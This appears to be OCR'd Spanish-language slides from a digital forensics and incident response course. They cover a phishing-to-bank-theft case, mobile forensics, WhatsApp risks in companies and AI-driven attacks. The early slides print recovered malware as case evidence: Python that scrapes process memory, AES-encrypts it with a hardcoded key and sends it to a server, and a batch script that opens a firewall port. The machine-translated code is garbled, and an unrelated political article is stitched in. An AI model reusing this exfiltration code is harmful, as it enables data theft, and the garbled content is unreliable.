contraseña_cifrado = b"58UTW90U0!LSJ!@*" [NOTA DE RG: ESTA ES LA CONTRASEÑA AES UTILIZADA PARA CIFRAR LOS DATOS DEL PAQUETE]

# Análisis forense para respuesta a incidentes (DFIR)

auditoría_servidor_ip = "10.1.1.115" [NOTA DE RG: ESTE ES EL SERVIDOR COMPROMETIDO DENTRO - AL QUE LOS BOTS DE REGISTRO ENVIARON REGISTROS]

puerto_servidor_auditoría = 1002 [NOTA DE RG: ESTE ES EL PUERTO A TRAVÉS DEL QUE EL BOT DE REGISTRO ABRE PARA ENVIAR REGISTROS]

archivo_memoria = "/proc/5004/mem" [NOTA RG: ESTE ES EL ID DEL PROCESO EN MEMORIA]

```
def monitor_memoria():
    [NOTA RG: Función para leer la memoria del sistema]
    con open(memory_file, 'rb') como mem:
        contenido_memoria = mem.read()
        coincidencias = re.findall(regex_pattern, Memory_content.decode(errores='ignorar'))
        partidos de vuelta
```

# Análisis forense para respuesta a incidentes (DFIR)

```
def cifrar_datos(datos):
    [NOTA DE RG: se llama al cifrado AES]
    relleno = relleno.PKCS7(128).padder()
    datos_acolchados = padder.update(datos) + padder.finalize()


    cifrado = Cifrado(algoritmos.AES(contraseña_cifrado), modos.CBC(os.urandom(16)),
backend=backend_predeterminado())
    cifrador = cifrado.cifrador()
    datos_encriptados = encryptor.update(padded_data) + encryptor.finalize()
    devolver cipher.iv + encrypted_data # anteponer IV para descifrar
```

# Análisis forense para respuesta a incidentes (DFIR)

```
def enviar_datos_al_servidor (datos_cifrados):
    con socket.socket(socket.AF_INET, socket.SOCK_STREAM) como s:
        s.connect((audit_server_ip, auditoría_server_port))
        en.sendall(datos_cifrados)
definición principal():
    datos_recopilados = []
    mientras que Verdadero:
        hora_actual = hora.horalocal()
        [NOTA RG: Monitorea la memoria cada 10 minutos]
        tiempo.dormir(600)
        nuevos_datos = monitor_memory() datos_recopilados.extend(nuevos_datos)
```

# Análisis forense para respuesta a incidentes (DFIR)

[NOTA DE RG: cifra y envía los datos recopilados cada hora 20 minutos después de la hora]

```
    si current_time.tm_min == 20:
        si datos_recopilados:
            datos_cifrados = datos_cifrados("\n".join(datos_recopilados).encode())
            enviar_datos_al_servidor(datos_cifrados)
            datos_recopilados.clear()


si __nombre__ == "__principal__":
    principal()
```

**NOTA DE INVESTIGACIÓN: El análisis de la memoria viva nos proporcionó esta evidencia y abrió el caso.**

**Extracción de cuerdas de la Memoria del Sistema es muy útil para este tipo de análisis**

# Estudio de caso: Del phishing al robo bancario

- Los atacantes tardaron nueve (9) meses en ejecutarlo.
- Phishing clásico e ingeniería social que conducen a la instalación de malware.
- Robo de dinero de la empresa objetivo.
- RESUMEN DEL CASO

# LOS FORENSES

**IDENTIFICAR QUE PROCESO ABRE EL PUERTO - BUSCANDO EL PUERTO EN EL REGISTRO**

**BÚSQUEDA DEL NÚMERO DE PUERTO COMO PALABRA CLAVE - EN HEX Y ASCII**

[HKEY_LOCAL_MACHINE\SOFTWARE\MiSoftware\Config]

"Puerto"=dword:000004bc; [COMENTARIO DE RG:  Este es el puerto 1212 en hexadecimal]

"Dirección IP"="18.23.132.XXX" [NOTA RG: Esta es la IP con la que se comunica el malware (inicialmente)

"Intervalo"=dword:00000e10; [COMENTARIO DE RG: Esto es 3600 segundos (1 hora) en hexadecimal]

Análisis forense para respuesta a incidentes (DFIR)

# LOS FORENSES

## BÚSQUEDA DE LA RUTA HKLM COMO PALABRA CLAVE EN ASIGNADO Y NO ASIGNADO

@echo off

establecer local

[NOTA RG: Leer puerto e IP del registro]

para /f "usebackq tokens=3" %%A en (`reg query "HKLM\SOFTWARE\MySoftware\Config" /v Port`) establezca PORT=%%A

para /f "usebackq tokens=3" %%A en (`reg query "HKLM\SOFTWARE\MySoftware\Config" /v IPAddress`) configure IP=%%A

[NOTA DE RG: Abra el puerto en el firewall de Windows si aún no lo ha hecho]

netsh advfirewall firewall agregar regla nombre="OpenPort" protocolo=TCP dir=out localport=%PORT% acción=permitir

[NOTA RG: Intente conectarse a IP

telnet %IP% %PORT%endlocal

Análisis forense para respuesta a incidentes (DFIR)

# LOS FORENSES

**ENLACE CRUZADO DEL ARCHIVO .BAT CREAR/HORA A PARTIR DE METADATOS PROPORCIONADO:**

- **TIEMPO EXACTO DE EJECUCIÓN**
- **TIEMPO DE ACCIÓN APROXIMADO - IE. QUÉ ACTIVIDADES SUCEDÍAN EN LA PC**

**USANDO FUNCIONES DE CRONOGRAMA, ESTO NOS LLEVA A REVISAR TODAS LAS ACTIVIDADES EL DÍA DEL TIEMPO APROXIMADO DE ACCIÓN.**

- **RECIBO DEL CORREO ELECTRÓNICO DE ATAQUE Y EJECUCIÓN DEL ADJUNTO**
- **BÚSQUEDA DE CADENAS EN EL ADJUNTO**

# - ALMUERZO -

# Análisis forense de dispositivos móviles

La ciencia forense de los dispositivos móviles es BÁSICAMENTE la misma que la de las PC y los servidores.

1. **Recopilación de datos**: El primer paso consiste en proteger el dispositivo móvil para evitar que se alteren o pierdan datos. Esto se puede lograr PRIMERO PONIENDO EL DISPOSITIVO MÓVIL EN MODO AVIÓN.
    a. SUGERENCIA: También querrás recolectar la fuente de alimentación y los cables asociados con el dispositivo. Si se deja sin alimentación, los datos de la memoria se perderán.

2. **Análisis de datos**: Esto puede incluir la recuperación de mensajes, fotos, registros de llamadas, ubicaciones de GPS y datos de aplicaciones eliminados. Las características de cifrado y seguridad a menudo dificultan este paso y requieren técnicas sofisticadas.

3. **Interpretación de datos**: Una vez extraídos los datos, el siguiente paso es interpretarlos dentro del contexto de una investigación. Esto podría implicar rastrear patrones de comunicación, identificar ubicaciones donde ha estado el dispositivo o comprender el uso de aplicaciones específicas.

# Análisis forense de dispositivos móviles

La forma en que las computadoras y los teléfonos celulares escriben datos difiere debido a sus distintas arquitecturas de hardware, sistemas operativos y casos de uso principales.  Aquí hay un desglose de las diferencias clave:

## 1. Medios de almacenamiento:

- **Computadoras**:
    - **Unidades de disco duro (HDD)**: Las computadoras más antiguas suelen utilizar discos duros, que escriben datos magnéticamente en platos giratorios. Los datos se almacenan en bloques y el cabezal de lectura/escritura se mueve físicamente a la ubicación correcta en el plato para leer o escribir datos.
    - **Unidades de estado sólido (SSD)**: Las computadoras modernas suelen utilizar SSD, que almacenan datos en chips de memoria flash. Los datos se escriben en páginas (pequeñas unidades de datos) dentro de bloques (unidades más grandes) y el proceso es electrónico, lo que lo hace más rápido y duradero que los HDD.

- **Teléfonos celulares**:
  - **Almacenamiento flash**: Los dispositivos móviles utilizan exclusivamente memoria flash, similar a los SSD, debido a su pequeño tamaño, bajo consumo de energía y durabilidad. Los datos se escriben en páginas dentro de bloques, pero los dispositivos móviles suelen utilizar memoria flash NAND, que está optimizada para las limitaciones de tamaño y potencia más bajas del hardware móvil.

# Análisis forense de dispositivos móviles

**Sistemas de archivos:**

- **Computadoras**:
  - **NTFS, HFS+, ext4**: Las computadoras usan sistemas de archivos complejos como NTFS (Windows), HFS+ (macOS más antiguo), APFS (macOS más nuevo) o ext4 (Linux). Estos sistemas de archivos gestionan grandes volúmenes de datos y proporcionan funciones sólidas como registro en diario, cifrado y metadatos extensos.
- **Teléfonos celulares**:
  - **FAT32, exFAT, ext4, APFS**: Los dispositivos móviles utilizan sistemas de archivos más simplificados u optimizados para dispositivos móviles. Por ejemplo, los dispositivos Android suelen utilizar ext4 o F2FS, mientras que los iPhone utilizan APFS. Estos sistemas de archivos están diseñados para administrar de manera eficiente archivos más pequeños y capacidades de almacenamiento más bajas típicas de los dispositivos móviles.


# Análisis forense de dispositivos móviles

**Escritura y eliminación de datos:**

- **Computadoras**:
  - **Fragmentación de datos**: En los discos duros, los datos pueden fragmentarse, lo que significa que partes de un archivo se almacenan en diferentes ubicaciones del disco. Esto puede ralentizar el acceso y, en ocasiones, es necesario realizar una desfragmentación. Los SSD, sin embargo, no sufren este problema.
  - **Sobrescritura de datos**: Tanto en HDD como en SSD, cuando se eliminan datos, el espacio se marca como disponible, pero los datos a menudo permanecen hasta que se sobrescriben. Esto permite una posible recuperación de datos.
- **Teléfonos celulares**:
  - **Nivelación de desgaste**: El almacenamiento flash en dispositivos móviles utiliza algoritmos de nivelación de desgaste para garantizar que todas las celdas de memoria se utilicen de manera uniforme, extendiendo la vida útil del almacenamiento. Esto puede provocar que los datos se muevan en segundo plano, lo que complica la recuperación de datos.

- **TRIM y recolección de basura**: Cuando se eliminan datos en un dispositivo móvil, los comandos TRIM y de recolección de basura a menudo garantizan que los datos se borren más completamente, lo que reduce las posibilidades de recuperación. Esto es porque la memoria flash requiere que los bloques se borren antes de poder escribir nuevos datos., que es diferente de cómo funcionan los HDD.


# Análisis forense de dispositivos móviles



# Análisis forense de dispositivos móviles


**El acceso a los datos se realiza a través de categoría y función en las herramientas forenses**:

- Se accede a todos los datos de la aplicación a través de la categoría apropiada



# Análisis forense de dispositivos móviles

- No uses la dirección IP, usa los datos de GPS.
- A medida que los teléfonos se mueven de una celda a otra, NO se conectarán a la torre más cercana. Se CONECTARÁN a la señal más fuerte.
- La ubicación por dirección IP proviene de la base de datos del proveedor, que solo es precisa en un 50%.





# Análisis forense de dispositivos móviles

## Ejercicio práctico

# WhatsApp

WhatsApp es una aplicación de uso personal para consumidores diseñada para que familiares y amigos se comuniquen (y publicada como tal), no para las necesidades de comunicación segura de las corporaciones.

WhatsApp fue diseñado como una aplicación de mensajería para que novios y novias o amigos y familiares pudieran enviar cosas como esta  – no para que las corporaciones puedan enviar cosas como esta – 




La actual campaña de marketing de WhatsApp utiliza el elenco del programa de televisión estadounidense Modern Family

# New Documents Expose Government Censorship Efforts At Facebook And WhatsApp

BY TYLER DURDEN

SUNDAY, MAR 26, 2023 - 03:30 PM

*Authored by Jonathan Turley,*

**New emails uncovered in the ongoing *Missouri v. Biden* litigation reportedly show that the Biden Administration's censorship efforts extended to Facebook to censor private communications on its WhatsApp messaging service.**

In recent months, the Twitter Files revealed an extensive and secret effort by the FBI and other agencies to censor citizens on social media. I testified on that effort. Democratic members oppose efforts to investigate the full scope of this effort and even denounced those calling for greater transparency as "Putin lovers" and apologists for insurrectionists and racists. Yet, the evidence of an extensive censorship and blacklisting effort by the Administration continues to mount.


¿Cómo se censura el contenido de un mensaje en una aplicación supuestamente cifrada donde sólo el remitente y el receptor deben poder leer?

Se sabe desde hace algún tiempo que los mensajes grupales de WhatsApp no son seguros.

# WhatsApp

WhatsApp en un entorno corporativo es **un accidente de seguridad esperando a suceder** debido a varias limitaciones y riesgos:

- **Falta de gestión centralizada:** WhatsApp no proporciona herramientas para el control y gestión centralizados en un entorno corporativo. Esto le impide hacer cumplir políticas, gestionar usuarios y controlar datos.
- **Preocupaciones de seguridad y privacidad:** WhatsApp es propiedad de Meta (anteriormente Facebook), lo que genera preocupaciones sobre la privacidad y seguridad de los datos. Los términos de servicio de la aplicación están diseñados 100% para uso personal, no para comunicación comercial.
- **Control de datos:** Las empresas no tienen ningún control sobre los datos compartidos a través de WhatsApp más que el del usuario. Esto hace que sea casi imposible garantizar que la información confidencial permanezca dentro de la organización. Como se muestra a continuación en este registro de firewall, se han realizado 24.745 conexiones con el sitio de transferencia de archivos de WhatsApp, lo que suma un total de 8,70 GB de datos corporativos que ahora están fuera del control de la corporación para siempre.

| | | | |
|---|---|---|---|
| 157.240.233.60 | whatsapp_file.transfer quic | 450.15 MB/8.70 GB | 24745 |

- **Pista de auditoría:** WhatsApp no proporciona ningún registro de auditoría para los mensajes, lo que puede ser crucial a efectos legales y de cumplimiento.

# WhatsApp

- **Problemas con WhatsApp en un entorno corporativo:**

    - **Incapacidad para eliminar usuarios después de la terminación:** - Escenario: Cuando un empleado deja la empresa, no existe un método centralizado para que un administrador revoque su acceso a los datos corporativos en WhatsApp. A diferencia de las herramientas corporativas que cuentan con controles administrativos para gestionar el acceso de los usuarios, WhatsApp es una herramienta de comunicación personal que la empresa no puede controlar directamente.
    - **Acceso persistente:** - Escenario: Si un ex empleado hubiera configurado el PC de su casa para acceder a su cuenta de WhatsApp a través de web.whatsapp.com, podría seguir accediendo a los datos corporativos a través de esta interfaz. La sesión web permanece activa hasta que se cierra la sesión manualmente, lo que la convierte en una vulnerabilidad persistente.
    - **Membresía continua en grupos corporativos después de su partida**: - Escenario: cuando un empleado forma parte de grupos de WhatsApp utilizados para comunicaciones corporativas, seguirá recibiendo nuevos datos corporativos a menos que el administrador del grupo los elimine manualmente. Esta dependencia de los propietarios de grupos individuales para gestionar el control de acceso añade una capa adicional de complejidad y potencial de supervisión.


# WhatsApp

- **Problemas con WhatsApp en un entorno corporativo:**

    - **Copia de seguridad y almacenamiento de datos:** - Escenario: WhatsApp permite a los usuarios realizar copias de seguridad de sus chats en servicios en la nube como Google Drive o iCloud. Una vez respaldados, estos chats quedan fuera del control de la corporación.
    - **Falta de pistas de auditoría:** - Escenario: a diferencia de las plataformas de mensajería empresarial que ofrecen pistas de auditoría detalladas y funciones de cumplimiento, WhatsApp carece de herramientas de monitoreo sólidas.
    - **Uso de dispositivos personales:** - Escenario: Los empleados suelen utilizar sus dispositivos personales para acceder a WhatsApp, mezclando comunicaciones personales y profesionales.

# WhatsApp

- En lugar de utilizar WhatsApp, recomendamos utilizar una plataforma de comunicación centrada en la empresa que ofrezca:
  - Gestión y control centralizados
  - Funciones de seguridad y privacidad mejoradas
  - Cumplimiento de la normativa de protección de datos
  - Integración con otras herramientas empresariales.
  - Capacidad para auditar reglas de uso.




# – FINAL FORENSE –

## — ? PREGUNTAS ? —


FUTURE OF
CYBERSECURITY

# IA

Aprendizaje profundo: es autoaprendizaje, NO un transformador previamente entrenado como ChatGPT

“AlfaGo”

- https://www.youtube.com/watch?v=5dZ_IvDgevk&t=142s


"Breakout"

- https://www.youtube.com/watch?v=5dZ_IvDgevk&t=1565s

# IA


ESTE ⇩ ES EL PODER DE LA IA PENSAR EN COSAS QUE LOS HUMANOS NO PUEDEN





# IA

## La Inteligencia Artificial hace que los ataques a escala sean más económicos



# IA


**Automatización: escalar ataques para lograr el máximo impacto**

Los ataques de phishing manuales limitan el tiempo y el esfuerzo de los ciberdelincuentes. Con el software de automatización y reconocimiento de voz, los ataques escalan exponencialmente, haciéndolos más económicos y generalizados.

# IA

## El poder de la automatización en los ciberataques


La automatización transforma los ciberataques de esfuerzos manuales limitados a operaciones generalizadas y eficientes, aumentando drásticamente el alcance y la eficacia de cada ataque.





# IA

No me importa cómo puedo usar la IA para escribir, me importa cómo puedo usar la IA para hackearte

•La computación es el rey, pero se puede tomar prestada Y el modelo correcto marca la diferencia.

IA

# MIXTURE OF AGENTS

